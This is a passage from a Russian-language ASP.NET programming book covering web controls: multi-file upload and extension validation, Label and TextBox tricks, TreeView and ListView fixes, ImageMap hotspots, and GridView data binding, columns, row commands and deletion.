else {
 document.getElementById('pTable').style.display = '';
 document.getElementById('pTable').style.visibility ="visible";
}
}
</script>
```

Использовать этот код можно, например, так:

```
<asp:CheckBox ID="cbShowTable" runat="server" Text="Hide/Show table"
   onclick="ShowHide(cbShowTable)" />
```

Этот переключатель будет показывать или скрывать элемент управления, имеющий клиентский идентификатор `pTable`. Этот же код можно сделать более коротким с помощью jQuery *(см. главу 10)*.

# 3.2. Элемент выбора файла

## 3.2.1. Загрузка нескольких файлов

Common/MultiUpload

Для загрузки сразу нескольких файлов может служить форма, показанная на рис. 3.1. В поле ввода можно либо ввести путь к файлу, либо с помощью кнопки **Browse** выбрать файл посредством диалога выбора файла. Кнопка **Добавить файл** добавляет дополнительные поля ввода имен файлов. Кнопка **Загрузить на сервер** передает все файлы на сервер.

Код ASPX-страницы такой формы выглядит следующим образом:

```
<form id="form1" runat="server">
<div>
 <p id="uploadArea">
   <input id="File1" type="file" runat="server" size="60" />
   </p>
   <input id="addFileButton" type="button"
      value="Добавить файл"
      onclick="addFileUploadBox()" />
```

```
    <p>
    <asp:Button ID="btnSubmit" runat="server"
         Text="Загрузить на сервер"
         OnClick="btnSubmit_Click" /></p>
    <span id="resultInfo" runat="server" />
</div>
</form>
```





**Рис. 3.1.** Форма загрузки файлов

При нажатии кнопки `addFileButton` с помощью следующего JS-скрипта производится добавление нового поля в секцию `uploadArea`:

```
<script type="text/javascript">
function addFileUploadBox() {
 // Добавляем перевод строки
 var newLine = document.createElement("br");
 uploadArea.appendChild(newLine);

 // Создаем новый элемент для загрузки
 var newUploadBox = document.createElement("input");
 newUploadBox.type = "file";
 newUploadBox.size = "60";

 // Нумерация элементов загрузки
 if (!addFileUploadBox.lastAssignedId)
   addFileUploadBox.lastAssignedId = 1;

 // Задаем id и имя
 newUploadBox.setAttribute("id", "dynamic" +
           addFileUploadBox.lastAssignedId);
 newUploadBox.setAttribute("name", "dynamic:" +
           addFileUploadBox.lastAssignedId);

 // Добавляем
 uploadArea.appendChild(newUploadBox);
```

```
// Увеличиваем нумерацию
 addFileUploadBox.lastAssignedId++;
}
</script>
```

При нажатии кнопки `btnSubmit` производится возврат формы и файлы передаются на сервер, где в методе `btnSubmit_Click` производится обработка полученных данных:

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
// Коллекция файлов
HttpFileCollection uploadFileList =
           HttpContext.Current.Request.Files;
for (int i = 0; i < uploadFileList.Count; i++)
{
 // Очередной файл
 HttpPostedFile uploadFile = uploadFileList[i];

 // Файл не задан
 if (uploadFile.ContentLength == 0)
   continue;

 // Получаем имя файла
 string fileName =
     System.IO.Path.GetFileName(uploadFile.FileName);

 // Пытаемся сохранить его на сервер
 try
 {
   // Сохраняем во временную директорию с тем же именем
   uploadFile.SaveAs(Path.GetTempPath() + fileName);
   resultInfo.InnerHtml = "Загрузка успешна";
 }
 catch (Exception exception)
 {
  // Ошибка при сохранении файла
  resultInfo.InnerHtml = string.Format(
     "Загрузка не успешна. Ошибка: {0}",
     exception.Message);
 }
}
}
```

Здесь мы сохраняем файлы во временную директорию (путь к ней получается с помощью вызова метода `GetTempPath`), но в реальной программе, вероятно, будет какая-то своя обработка.

## 3.2.2. Как запретить ввод имени файла

Элемент `input` с типом `file` позволяет выбрать файл для загрузки его на сервер. Запретить вводить имя файла напрямую в текстовое поле можно с помощью атрибута `contenteditable`:

```
<input id="File1" type="file" contenteditable="false" />
```

Теперь ввести имя файла можно только с помощью кнопки **Browse**, но нельзя напрямую в текстовое поле. Правда этот код не работает в браузере Opera.

## 3.2.3. Проверка типа файла

Common/FileUploadValidator

Проверить тип выбранного файла можно с помощью следующего кода:

```
<form id="form1" runat="server">
<div>
<asp:FileUpload ID="fileUpload" runat="Server" />
<br/>
<asp:RegularExpressionValidator runat="server" ID="valUpTest"
  ControlToValidate="fileUpload"
  ErrorMessage="Можно загружать только документы
                        .doc, .txt или .rtf!"
  ValidationExpression="^(([a-zA
      -Z]:)|(\\{2}\w+)\$?)(\\(\w[\w].*))(.doc|.txt|.rtf)$" />
<br/>
<asp:Button ID="btnSubmit" runat="Server" Text="Загрузить"
                   OnClick="btnSubmit_Click" />
</div>
</form>
```

Проверка выполняется с помощью регулярного выражения, допускающего только определенные расширения файлов. В данном примере разрешаются только расширения doc, txt и rtf.

## 3.2.4. Можно ли задать фильтр для выбираемых файлов

При нажатии кнопки **Browse** (название кнопки зависит от браузера и локали операционной системы) открывается диалог выбора файла. Задать в нем соб-

ственные фильтры нельзя. Как вариант — нужно использовать либо ActiveX, либо Flash. В HTML 4.0 теги задания фильтра есть, но пока они браузерами не поддерживаются.

## 3.2.5. Одновременная загрузка нескольких файлов с отображением процесса

### Вариант 1

Интересная идея рассказана в статье:

**http://www.codeproject.com/KB/aspnet/FlashUpload.aspx**.

С помощью компонента, написанного на Flash, производится загрузка нескольких файлов одновременно с отображением процесса загрузки.

### Вариант 2

С сайта

**http://spaweditor.com/en/disp.php/en_products/flash_uploader/uploader_intro**

можно скачать бесплатный компонент Flash Uploader (рис. 3.2).





**Рис. 3.2.** Загрузка файлов с помощью Flash Uploader

### Вариант 3

Еще один вариант загрузчика — плагины к библиотеке jQuery *(см. главу 10)*. Например, плагины **Uploadify** и **jqUploader**. Функциональность их почти одинакова: загрузка нескольких файлов, настройка загрузки, обработка очереди файлов, ошибок, событие завершения загрузки, возможность установки ограничения на размер файла. Скачать их можно с сайтов:

**http://www.uploadify.com/**

**http://www.pixeline.be/experiments/jqUploader/**

# 3.3. Элемент управления *Label*

## 3.3.1. Как отобразить текст по вертикали

Специальный стиль позволяет отобразить текст по вертикали:

```
<asp:Label id="Label1"
  style="writing-mode:tb-rl" runat="server">Label</asp:Label>
```

Правда работает это только в IE.

## 3.3.2. Как изменить текст через JavaScript

Изменить текст можно с помощью свойства `innerText`:

```
document.getElementById("Label1").innerText = "новый текст";
```

То же самое можно сделать с помощью jQuery *(см. главу 10)*.

## 3.3.3. Как отобразить текст в несколько строк

Для отображения текста в несколько строк можно использовать обычный HTML-тег `<br>`. Например, такой элемент отобразится в три строки:

```
<asp:Label ID="Label1" runat="server"
Text="Первая строка<br />Вторая<br />Третья">
</asp:Label>
```

# 3.4. Элемент управления *CheckBoxList*

## 3.4.1. Выбрать все отмеченные элементы

Выбрать все отмеченные элементы `CheckBoxList` можно с помощью такого цикла:

```
foreach (ListItem li in CheckBoxList1.Items)
{
if (li.Selected)
{
 // элемент li.text выбран
}
}
```

## 3.4.2. Проверить, что ничего не выбрано

Проверить, что ни один элемент `CheckBoxList` не выбран, можно не делая цикла по всем элементам. Для этого достаточно проверить свойство

SelectedIndex. Если SelectedIndex равно -1, значит ни один элемент не выбран.

# 3.5. Элемент управления *TreeView*

## 3.5.1. Ограничение по ширине

Если просто выставить ширину элементу TreeView, то ширина все равно будет "разъезжаться" в зависимости от ширины текста, поэтому нужно еще выставить свойство NodeWrap в значение true. Это свойство разрешает элементу делать перенос строк узлов в дереве в соответствии с шириной элемента.

## 3.5.2. Дерево отображается некорректно

Если элемент TreeView отображается некорректно, то, скорее всего, не найдены клиентские файлы, необходимые для его работы. При инсталляции эти файлы помещаются в папку Inetpub\wwwroot\webctrl_client. На сервере эта папка должна быть доступна по относительному пути /webctrl_client, либо нужно в web.config прописать ее расположение:

```
<configuration>
<configSections>
 <section name="MicrosoftWebControls"
    type="System.Configuration.NameValueSectionHandler,
       System, Version=1.0.3300.0, Culture=neutral,
       PublicKeyToken=b77a5c561934e089" />
 </configSections>
 <MicrosoftWebControls>
   <add key="CommonFiles"
   value="/ClientSide/webctrl_client/1_0/"
   />
 </MicrosoftWebControls>
</configuration>
```

# 3.6. Элементы управления *ListView* и *ListBox*

## 3.6.1. Почему свойство *SelectedItem* равно *null*

Если свойство SelectedItem в обработчике SelectedIndexChanged равно null, несмотря на то, что элемент в списке был выбран, проверьте, что привязка

данных производится только один раз и не производится при возврате страницы:

```
protected void Page_Load(object sender, EventArgs e)
{
if (!IsPostBack) // эта проверка обязательна!
{
 myList.DataSource = ......;
 myList.DataBind();
}
}
```

## 3.6.2. Улучшения *ListView* в ASP.NET 4.0

В ASP.NET 4.0 появилась возможность использования `ListView` без атрибута `LayoutTemplate`. Можно просто задать список элементов:

```
<asp:ListView ID="list1" runat="server">
<ItemTemplate>
 <%# Eval("LastName")%>
</ItemTemplate>
</asp:ListView>
```

## 3.6.3. Скроллируемый *ListBox*

Элемент `ListBox`, имеющий горизонтальную и вертикальную прокрутку (рис. 3.3), описан на сайте CodeProject:

**http://www.codeproject.com/KB/custom-controls/ScrollableListBoxASP20.aspx**





**Рис. 3.3.** Скроллируемый элемент `ListBox`

# 3.7. Элемент управления *TextBox*

## 3.7.1. Запрет ввода формы по клавише <Enter>

Если у элемента `TextBox` свойство `TextMode` установлено в значение `MultiLine`, то проблемы с клавишей <Enter> нет — при ее нажатии происходит перевод строки. Но для однострочных элементов ввода (режим `SingleLine`) клавиша <Enter> вызывает ввод страницы. Если такое поведение не нужно, то отключить его можно с помощью следующего кода:

```
protected void Page_Load(object sender, EventArgs e)
{
TextBox1.Attributes.Add("onkeydown",
 "if(event.which || event.keyCode){
        if (event.keyCode == 13) return false;}");
}
```

Теперь строка ввода никак не будет реагировать на нажатие клавиши <Enter>.

## 3.7.2. Указание максимальной длины *TextBox* для полей ввода

Controls/TextBoxLength

Обычно поля ввода должны иметь ограничение допустимой длины строки, т. е. числа символов, которые можно ввести в это поле. Иначе, если, например, в БД длина поля ограничена, а в строке ввода нет, введенный текст просто будет теряться. Задать такое ограничение можно так:

```
<asp:TextBox ID="txtUserName" runat="server" MaxLength='10' />
```

Проблема в этом коде проявляется в больших проектах, когда таких полей достаточно много и они расположены на разных страницах. Очевидно, что ограничение на поле ввода, например, имени пользователя, одно и то же для разных страниц, но задать его с помощью серверных тегов не получится, т. к. `TextBox` является серверным элементом управления. Задавать его прямо в коде страницы тоже не удобно, т. к. при необходимости его сменить придется потратить много времени на поиск.

Решить вопрос можно с помощью специальной привязки данных, как я показывал в *разд. 3.1.7*. Для этого нам потребуется класс `LengthExpressionBuilder`, который будет по некоторой строке возвращать величину ограничения:

```
[ExpressionPrefix("Code")]
public class LengthExpressionBuilder : ExpressionBuilder
```

```
{
public override CodeExpression GetCodeExpression(
        BoundPropertyEntry entry, object parsedData,
        ExpressionBuilderContext context)
{
 // В зависимости от выражения возвращаем разные числа длины
 int maxLength = 0;
 switch (entry.Expression)
 {
  case "User.Name":
   maxLength = 50;
   break;
 }
 return new CodePrimitiveExpression(maxLength);
}
}
```

Этот класс нужно зарегистрировать в web.config:

```
<compilation debug="true">
<expressionBuilders>
  <add expressionPrefix="MaxLength"
              type="LengthExpressionBuilder"/>
</expressionBuilders>
</compilation>
```

И теперь его можно использовать так:

```
<asp:TextBox runat="server" ID="txtUserName" Text=""
   MaxLength='<%$MaxLength: User.Name %>'></asp:TextBox>
```

Если необходимо изменить ограничение на поле имени пользователя, то менять его придется только в одном месте — в классе построителя выражения. А можно вынести эту информацию в отдельный справочник и читать оттуда.

Кстати, при использовании LINQ2SQL для вычисления длины поля можно воспользоваться данными соответствующего поля (например, это может быть поле `Name` класса `User`) с помощью такого метода:

```
private int PropertyLength(string typeName, string propertyName)
{
ColumnAttribute attribute =
 (ColumnAttribute)BuildManager
 .GetType(typeName, true)
 .GetProperty(propertyName)
```

```
 .GetCustomAttributes(typeof(ColumnAttribute), false)
 .Single();
return int.Parse(BetweenFirst(attribute.DbType, "char(", ")"));
}
```

Но я LINQ2SQL в реальных проектах не использовал (на момент написания книги), и предпочитаю хранить информацию о длинах полей в специальном файле ресурсов.

## 3.7.3. Подсказка ввода в *TextBox*

С помощью следующего JS-скрипта можно вывести в элемент ввода `TextBox` текст подсказки, который исчезает при щелчке мышью или начале ввода текста (watermark):

```
<asp:TextBox ID="txtSearch" runat="server" Text="Строка поиска"
onkeydown="if (this.value == 'Строка поиска') this.value = '';"
onclick="this.value=''">
</asp:TextBox>
```

Правда ввести в этот элемент слова *Строка поиска* будет не возможно, но вряд ли это потребуется.

Второй вариант — использование jQuery *(см. главу 10)*. Листинг 3.2 показывает пример кода, создающего подсказку для текстового поля с помощью jQuery. Код взят с сайта **http://www.dev-one.com**. Код JS-скрипта лучше вынести в отдельный файл.

**Листинг 3.2. Создание подсказки с помощью jQuery**

```
<%@ Page Language="C#" AutoEventWireup="true"
         CodeFile="Default.aspx.cs" Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<title></title>

<script type="text/javascript"
             src="js/jquery-1.3.2.min.js"></script>

<script type="text/javascript">
 (function($) {
  $.fn.watermark = function(css, text) {
   $(this).focus(function() {
```

```
    $(this).filter(function() {
     return $(this).val() == "" || $(this).val() == text
    }).removeClass(css).val("");
   });

   $(this).blur(function() {
    $(this).filter(function() {
     return $(this).val() == ""
    }).addClass(css).val(text);
   });

   var input = $(this);
    $(this).closest("form").submit(function() {
     input.filter(function() {
      return $(this).val() == text
    }).val("");
   });

   $(this).addClass(css).val(text);
  };
 })(jQuery);

</script>
 <script type="text/javascript">
  $(document).ready(function() {
    $("#txtEmail").watermark("watermark",
         "Введите электронный адрес"); });
 </script>
</head>
<body>
 <form id="form1" runat="server">
 <div>
   <asp:TextBox ID="txtEmail" runat="server"></asp:TextBox>
 </div>
 </form>
</body>
</html>
```

## 3.7.4. Выравнивание текста

Задать выравнивание текста в элементе `TextBox` можно с помощью стилей.

Выравнивание вправо:

```
  myTextBox.Style["text-align"] = "right";
```

Выравнивание по центру:

```
myTextBox.Style["text-align"] = "center";
```

### 3.7.5. Проверка введения корректной даты

Проверить, что в поле ввода введена корректная дата, можно с помощью такого валидатора *(см. главу 4)*:

```
<asp:CompareValidator ID="CompareValidator1" runat="server"
 ControlToValidate="txtOnlyValidDate"
 ErrorMessage="CompareValidator"
 Operator="DataTypeCheck" Type="Date"/>
```

Идентификатор `txtOnlyValidDate` является идентификатором поля ввода:

```
<asp:TextBox ID="txtOnlyValidDate" runat="server"></asp:TextBox>
```

Оператор валидации `DataTypeCheck` определяет тип валидации — проверку даты.

## 3.8. Отображение графических карт

Графическая карта представляет собой изображение, с отмеченными областями. При подведении курсора к такой области пользователь видит подсказку, а если область сопоставлена со ссылкой, то может открыть соответствующую страницу.

Графическая карта описывается элементом `ImageMap`, а для описания областей существует три объекта:

- `CircleHotSpot` — область в виде окружности;
- `RectangleHotSpot` — прямоугольная область;
- `PolygonHotSpot` — область в виде многоугольника.

Объекты добавляются в коллекцию `ImageMap` (листинг 3.3).

**Листинг 3.3. Пример использования графической карты**

```
<asp:ImageMap ID="MyMap" runat="server"
   Height="400px" Width="400px"
   ImageUrl="~/Images/figure.gif">
<asp:RectangleHotSpot AlternateText="квадрат"
   Top="100" Bottom="50" Left="50" Right="100"
   HotSpotMode="PostBack" PostBackValue="квадрат"
   Target= "_blank" />
```

```
<asp:PolygonHotSpot AlternateText="треугольник"
   Coordinates= "270,225,375,332,165,331"
   HotSpotMode="PostBack" PostBackValue="треугольник" />
<asp:PolygonHotSpot AlternateText="рамка"
   Coordinates="0,0,400,0,400,400,380,380,380,20,20,20"
   HotSpotMode="Navigate" NavigateUrl="http://www.bhv.ru"
   Target="_blank" />
<asp:PolygonHotSpot AlternateText="рамка"
   Coordinates= "0,0, 0,400,400,400,380,380,20,380,20,20"
   HotSpotMode="Navigate" NavigateUrl="http://www.mail.ru"
   Target="_blank" />
</asp:ImageMap>
```

# 3.9. Элемент управления *GridView*

Controls\GridView

## 3.9.1. Общие вопросы

### А где *DataGrid*?

В .NET 2.0 элемент `DataGrid` был заменен элементом `GridView`, который обладает полной функциональностью `DataGrid`, но имеет значительно больше возможностей. Страницы, содержащие `DataGrid`, будут работать в .NET 2.0 так же, как работали в .NET 1.1.

### Добавление прокрутки

Элемент `GridView` не имеет прокрутки. Добавить ее можно двумя способами. Первый вариант — расположить таблицу внутри тега `div`:

```
<div style="width:100%; height:300; overflow:auto;">
<asp:GridView ID="GridView1" runat="server">
</asp:GridView>
</div>
```

Атрибуты стиля `width` и `height` должны быть выставлены в нужные значения.

Второй вариант — расположить таблицу внутри панели:

```
<asp:Panel ID="Panel1" runat="server"
      ScrollBars="Both" Height="300" Width="100%">
<asp:GridView ID="GridView1" runat="server">
</asp:GridView>
</asp:Panel>
```

Атрибуты панели `Width` и `Height` должны быть выставлены в нужные значения.

## 3.9.2. Привязка данных

### Чем свойство *DataSource* отличается от *DataSourceId*

Свойство `DataSource` служит для привязки данных из кода так, как это делалось в ASP 1.1 *(см. след. разд.)*. Новое свойство `DataSourceId` позволяет связать таблицу с данными декларативным способом *(см. след. разд.)*. Использование обоих свойств одновременно приведет к ошибке.

### Привязка данных с помощью свойства *DataSource*

Простейший вариант привязки источника данных — присвоение свойству `DataSource` любого объекта, реализующего интерфейс `IList`, например, список `List<User>`, который создается с помощью такого кода:

```
public class Data
{
public static List<User> GetData()
{
 List<User> list = new List<User>();
 list.Add(new User { Id= 1, Name = "Пользователь 1" });
 list.Add(new User { Id = 2, Name = "Пользователь 2" });
 list.Add(new User { Id = 3, Name = "Пользователь 3" });
 list.Add(new User { Id = 4, Name = "Пользователь 4" });
 return list;
}
}
```

Класс `User` в этом примере представляет собой объект с двумя свойствами:

```
public class User

{
 public int Id
 {
   get; set;
 }

 public string Name
 {
   get; set;
 }
}
```

Важно отметить, что такой объект должен иметь именно public-свойства, а не переменные, т. к. с помощью свойств элемент `GridView` строит привязку данных.

В ASPX-коде описание таблицы выглядит очень просто:

```
<asp:GridView ID="GridView" runat="server">
</asp:GridView>
```

Привязка данных выглядит тоже не сложно:

```
GridView.DataSource = Data.GetData();
GridView.DataBind();
```

Для того чтобы таблица была связана с данными, необходимо заполнить свойство `DataSource` и обязательно вызвать метод `DataBind`, который собственно и осуществляет привязку. Если на странице содержатся несколько элементов `GridView`, то метод `DataBind` можно вызвать только один раз, но не конкретной таблицы, а страницы:

```
protected void Page_Load(object sender, EventArgs e)
{
GridView1.DataSource = Data.GetData1();
GridView2.DataSource = Data.GetData2();
GridView3.DataSource = Data.GetData3();
DataBind();
}
```

## Привязка данных с помощью свойства *DataSourceId*

Декларативная привязка источника данных подразумевает, что свойство `DataSourceId` содержит идентификатор источника данных. Например:

```
<asp:GridView ID="GridView1" runat="server"
     DataSourceID="SqlDataSource1" DataKeyNames="id">
... ... ... ...
</asp:GridView>
```

Источник данных должен иметь соответствующий идентификатор:

```
<asp:SqlDataSource ID="SqlDataSource1" runat="server"
 ConnectionString="<%$ ConnectionStrings:MyConnectionString %>"
  SelectCommand=...
  InsertCommand=
  UpdateCommand=...
  DeleteCommand=...
</asp:SqlDataSource>
```

Источником данных может быть не только `SqlDataSource`, но и `AccessDataSource`, `LinqDataSource`, `ObjectDataSource`, `XmlDataSource`, `SiteMapDataSource`.

Знак $ обозначает расширенную привязку данных, которая вызывает парсер кода ConnectionStringExpressionBuilder *(см. разд. 3.1.7)*.

### Форматирование данных при привязке

При необходимости форматирования данных можно использовать возможности метода Eval *(см. разд. 1.37.8)*.

## 3.9.3. Колонки *GridView*

### Автоматическая генерация колонок

При включенном параметре AutoGenerateColumns колонки в таблице будут генерироваться автоматически. Такой режим установлен по умолчанию. Названия столбцов берутся в этом случае из названий свойств (для SqlDataSource из названий колонок БД).

```
<asp:GridView ID="GridView" runat="server"
              AutoGenerateColumns="true">
</asp:GridView>
```

Еще раз обращу внимание, что колонки строятся по открытым (public) свойствам, а не полям.

### Декларативное добавление колонок

Если параметр AutoGenerateColumns выключен, то колонки в таблицу можно добавить декларативным путем, описав их в секции Columns элемента GridView:

```
<asp:GridView ID="GridView" runat="server"
               AutoGenerateColumns="false">
<Columns>
 <asp:BoundField HeaderText="Номер" DataField="Id"  />
 <asp:BoundField HeaderText="Имя"  DataField="Name" />
</Columns>
</asp:GridView>
```

Атрибут HeaderText описывает заголовок колонки, а DataField — имя поля (свойства) в источнике данных.

Если параметр AutoGenerateColumns будет включен, то описанные декларативно колонки добавятся к автоматически созданным.

## Программное добавление колонок

Добавить колонки в таблицу можно и программно. Для этого необходимо создать колонки нужного типа, задать их свойства и добавить в коллекцию `Columns`:

```
protected void Page_Load(object sender, EventArgs e)
{
 // Задаем источник данных
 GridView.DataSource = Data.GetData();

 // Добавляем колонку Id
 BoundField column = new BoundField();
 column.DataField = "Id";
 column.HeaderText = "Номер";
 GridView.Columns.Add(column);

 // Добавляем колонку Name
 column = new BoundField();
 column.DataField = "Name";
 column.HeaderText = "Имя";
 GridView.Columns.Add(column);

 // Выполняем привязку
 DataBind();
}
```

Если параметр `AutoGenerateColumns` будет включен, то "программные" колонки добавятся к автоматически созданным.

## Проблемы форматирования колонок

Если при указании атрибута `DataFormatString` форматирование колонок все равно не работает, то нужно добавить атрибут `HtmlEncode` со значением `False`:

```
<asp:BoundField DataField="LastModified"
HeaderText="Modified"
HtmlEncode="False"
DataFormatString="{0:d}" />
```

Теперь форматирование будет работать.

## Колонки операций

Кроме колонок с данными, можно добавить колонки с кнопками, картинками и ссылками. Каждый из вариантов при нажатии будет вызывать передачу данных на сервер.

Стандартные операции, такие как редактирование, удаление, добавление строк, можно указать с помощью тега `CommandField`:

```
<asp:CommandField ShowDeleteButton="true" ShowEditButton="true"
                  ShowInsertButton="true"/>
```

Но можно добавлять собственные кнопки и другие элементы. Выглядит это так:

- добавляем колонку с кнопкой (тип `Button`):

```
<asp:ButtonField ButtonType="Button" CommandName="Select1"
 HeaderText="Select Line" Text="Select"/>
```

- добавляем кнопку-картинку (тип `Image`):

```
<asp:ButtonField ButtonType="Image" CommandName="Select2"
 HeaderText="Select Line" ImageUrl="~/Images/MAIL01A.GIF" />
```

- добавляем ссылку (тип `Link`):

```
<asp:ButtonField ButtonType="Link" CommandName="Select3"
 HeaderText="Select Line" Text="Select"/>
```

Как это выглядит, показано на рис. 3.4. Атрибут `HeaderText` задает название колонки. Собственно саму выполняемую по нажатию операцию определяет атрибут `CommandName`. Обработчик операции находится в CS-файле, в обработчике `RowCommand`:

```
protected void GridView_RowCommand(object sender,
              GridViewCommandEventArgs e)
{
 switch (e.CommandName)
 {
   case "Select1":
     // Обработчик button
     break;
   case "Select2":
     // Обработчик image
     break;
   case "Select3":
     // Обработчик link
     break;
 }
}
```

Обратите внимание, что на каждый элемент `ButtonField` создается свой столбец.

Список пользователей

| Номер | Имя | Select Line | Select Line | Select Line |
|---|---|---|---|---|
| 1 | Пользователь 1 | Select | | Select |
| 2 | Пользователь 2 | Select | | Select |
| 3 | Пользователь 3 | Select | | Select |
| 4 | Пользователь 4 | Select | | Select |
| 5 | N/A | Select | | Select |

**Рис. 3.4.** Колонки типа `ButtonField`

## Несколько кнопок в одной колонке

С помощью элемента `TemplateField` можно объединить несколько кнопок в одной колонке:

```
<asp:TemplateField HeaderText="Действия" >
<ItemTemplate>
 <asp:LinkButton ID="LinkButton1" CommandName="Delete"
                 runat="server" Text="Delete" />
 <asp:LinkButton ID="LinkButton2" CommandName="GetInfo"
                 runat="server" Text="GetInfo" />
</ItemTemplate>
</asp:TemplateField>
```

## Подтверждение выполнения операции

Если перед выполнением операции требуется запросить подтверждение пользователя, то нужно добавить обработчик `OnClientClick`:

```
<asp:LinkButton ID="LinkButton1" CommandName="Delete"
 runat="server" Text="Удалить"
 OnClientClick="return confirm('Вы подтверждаете удаление?')" />
```

## Как отобразить картинку

Если имя файла хранится в источнике данных, то отобразить картинку в колонке можно двумя способами. Первый из них, с использованием класса `ImageField`, более простой:

```
<asp:GridView ID="GridView1" runat="server"
           AutoGenerateColumns="False">
```

```
<Columns>
<asp:ImageField DataImageUrlField="ImageFileName"
    DataImageUrlFormatString="~/Images/{0}">
</asp:ImageField>
</Columns>
</asp:GridView>
```

Второй вариант чуть более громоздкий, но более гибкий:

```
<asp:GridView ID="GridView1" runat="server"
           AutoGenerateColumns="False">
<Columns>
<asp:TemplateField>
 <ItemTemplate>
  <img src='~/Images/<%#DataBinder.Eval(
      Container.DataItem, "ImageFileName")%>'>
 </ItemTemplate>
</asp:TemplateField>
</Columns>
</asp:GridView>
```

Во втором случае можно изменять имя файла, например, добавлять к нему расширение, применять стили и т. д.

### Как отобразить и заголовок и картинку

Не самый эстетичный, но довольно простой способ отобразить и картинку и заголовок одновременно — записать нужный код в HTML-формате:

```
<asp:BoundColumn
 HeaderText="<img src=user.gif><br>Пользователь"
 DataField="SomeField"
/>
```

## 3.9.4. Строки *GridView*

### Получение номера строки в *GridView*

В обработчике `RowDeleting`, который вызывается по стандартной обработке удаления строки, узнать номер удаляемой строки проблем не вызывает:

```
protected void GridView_RowDeleting(object sender,
             GridViewDeleteEventArgs e)
{
 // получаем номер строки
 int rowNum = e.RowIndex;
}
```

Если же операция вызывается с помощью собственной кнопки или ссылки, например:

```
<asp:TemplateField HeaderText="Действия" >
<ItemTemplate>
 <asp:LinkButton ID="LinkButton1" CommandName="Delete"
                runat="server" Text="Delete" />
</ItemTemplate>
</asp:TemplateField>
```

теперь обработчиком будет метод `Row_Commnand`, и узнать номер строки в нем можно так:

```
protected void GridView_RowCommand(object sender,
                    GridViewCommandEventArgs e)
{
GridViewRow row = ((Control)e.CommandSource).NamingContainer as
                            GridViewRow;
int rowNum = row.DataItemIndex;
}
```

либо можно передать его с помощью атрибута `CommandArgument`:

```
<asp:LinkButton ID="LinkButton1"
  CommandName="Delete" runat="server"
  Text="Delete"
  CommandArgument='<%# Container.DisplayIndex %>'
/>
```

и соответственно получить так:

```
protected void GridView_RowCommand(object sender,
                    GridViewCommandEventArgs e)
{
int rowNum = Convert.ToInt32(e.CommandArgument);
}
```

## Подсветка строк при наведении курсора мыши

С помощью простого кода можно подсвечивать строки таблицы при наведении на строку курсора мыши. Для этого нужно перекрыть метод `RowCreated`:

```
<asp:GridView ID="GridView" runat="server"
 Caption="Список пользователей"
 ShowFooter="True"
 AutoGenerateColumns="true"
```

```
 OnRowCreated="GridView_RowCreated">
</asp:GridView>
```

В этом методе нужно назначить атрибуты, отвечающие за события мыши:

```
protected void GridView_RowCreated(object sender,
                    GridViewRowEventArgs e)
{
// только для строк данных
if (e.Row.RowType == DataControlRowType.DataRow)
{
 // атрибут "мышь над объектом"
 e.Row.Attributes.Add("onMouseOver",
         "this.style.background='#eeff00'");
 // атрибут "мышь уходит с объекта"
 e.Row.Attributes.Add("onMouseOut",
         "this.style.background='#ffffff'");
}
}
```

Разумеется, цвета можно (да и в реальной программе нужно) выбрать в соответствии с дизайном и цветами самой таблицы.

## Удаление строки

Удаление строк обрабатывается двумя событиями:

```
<asp:GridView ID="GridView" runat="server"
 Caption="Список пользователей"
 AutoGenerateColumns="False"
 onrowdeleted="GridView_RowDeleted"
 onrowdeleting="GridView_RowDeleting"
>
```

Событие `rowDeleting` вызывается до удаления строки, а событие `rowDeleted` после удаления.

Можно включить автоматическую генерацию кнопки (точнее ссылки) для удаления строк с помощью свойства `AutoGenerateDeleteButton`:

```
<asp:GridView ID="GridView" runat="server"
 Caption="Список пользователей"
 AutoGenerateColumns="False"
 onrowdeleted="GridView_RowDeleted"
 onrowdeleting="GridView_RowDeleting"
 AutoGenerateDeleteButton="true"
>
```

Либо можно добавить блок командных кнопок с аналогичной ссылкой:

```
<asp:GridView ID="GridView" runat="server".......>
<Columns>
 <asp:CommandField ShowDeleteButton="true"/>
```

В первом варианте ссылки будут располагаться в первом столбце таблицы, а во втором можно расположить их в произвольном порядке.

## Редактирование строк

Аналогично удалению строк можно либо автоматически генерировать ссылки редактирования с помощью свойства `AutoGenerateEditButton`, либо включить их в элементе `CommandField` с помощью свойства `ShowEditButton`. При редактировании вызываются события `OnRowEditing`, `OnRowUpdating`, `OnRowUpdated`.

## Добавление строк

Ссылка добавления строк создается с помощью свойства `ShowInsertButton` элемента `CommandField`:

```
<asp:CommandField ShowInsertButton="true"/>
```

При добавлении строки вызывается событие `OnRowCreated`.

## Подтверждение при удалении строки

